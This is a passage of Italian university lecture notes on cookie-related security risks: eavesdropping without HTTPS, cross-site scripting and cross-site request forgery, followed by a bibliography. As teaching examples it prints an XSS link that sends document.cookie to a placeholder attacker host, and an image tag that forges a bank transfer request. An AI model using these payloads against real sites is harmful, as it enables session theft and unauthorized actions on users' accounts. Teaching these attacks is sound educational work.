- **Network eavesdropping**: se non si usa HTTPS, il canale di comunicazione non è cifrato. Un soggetto in ascolto sul canale può leggere i cookie in transito per impersonare in seguito un determinato utente (ex. Per avere accesso alla sua area di e-banking).
- **Cross-site scripting**: se non espressamente negato, le API Javascript possono accedere a tutti i cookies di un certo dominio.
    - Il codice Javascript può essere inserito all'interno della pagina pur provenendo da terze parti, ad es. postando un commento su un blog del tipo:

```
<a href="#" onclick="window.location  =
'http://attacker.com/stole.cgi?text=' + escape(document.cookie);
return false;"> Click here! </a>
```

- **Cross-site request forgery**: si sfrutta il fatto che l'utente è autenticato via cookie su un sito e si "forgiano" richieste HTTP al sito per far eseguire inconsapevolmente all'utente delle azioni; ad es. Alice manda in chat un messaggio malevolo a Bob contenente:

```
<img src="http://miabanca.it/deposito?account=bob&amount=1000&per=alice">
```

I cookies non forniscono sempre un modo robusto per identificare l'utente. Tecnicamente, il cookie identifica la combinazione: (Browser, Computer, account).

Se l'utente cambia uno dei 3 (ad esempio browser o computer) non può più essere identificato correttamente e si possono generare inconsistenze.

L'utilizzo scorretto dei cookie può generare inconsistenze tra lo stato della sessione memorizzato sul server e i dati contenuti nei cookie.

Questo si verifica spesso se l'utente preme il tasto "back" del browser o cambia manualmente l'URL della pagina.

PEGASO
Università Telematica

Attenzione! Questo materiale didattico è per uso personale dello studente ed è coperto da copyright. Ne è severamente vietata la riproduzione o il riutilizzo anche parziale, ai sensi e per gli effetti della legge sul diritto d'autore (L. 22.04.1941/n. 633).

Bibliografia e sitografia

- V. Roberto, M. Frailis, A. Gugliotta, P. Omero. Introduzione alle Tecnologie Web, McGraw-Hill, 2010
- A. S. Tanembaum. Computer Networks (4 ed.). Prentice Hall (4 ed.), 2003.
- F. Bergamasco - WEB APPLICATIONS AND TECHNOLOGIES - CT0142
- Significato e differenza tra Stateless e Stateful in informatica | Informatica e Ingegneria Online (vitolavecchia.altervista.org)

PEGASO
Università Telematica

Attenzione! Questo materiale didattico è per uso personale dello studente ed è coperto da copyright. Ne è severamente vietata la riproduzione o il riutilizzo anche parziale, ai sensi e per gli effetti della legge sul diritto d'autore (L. 22.04.1941/n. 633).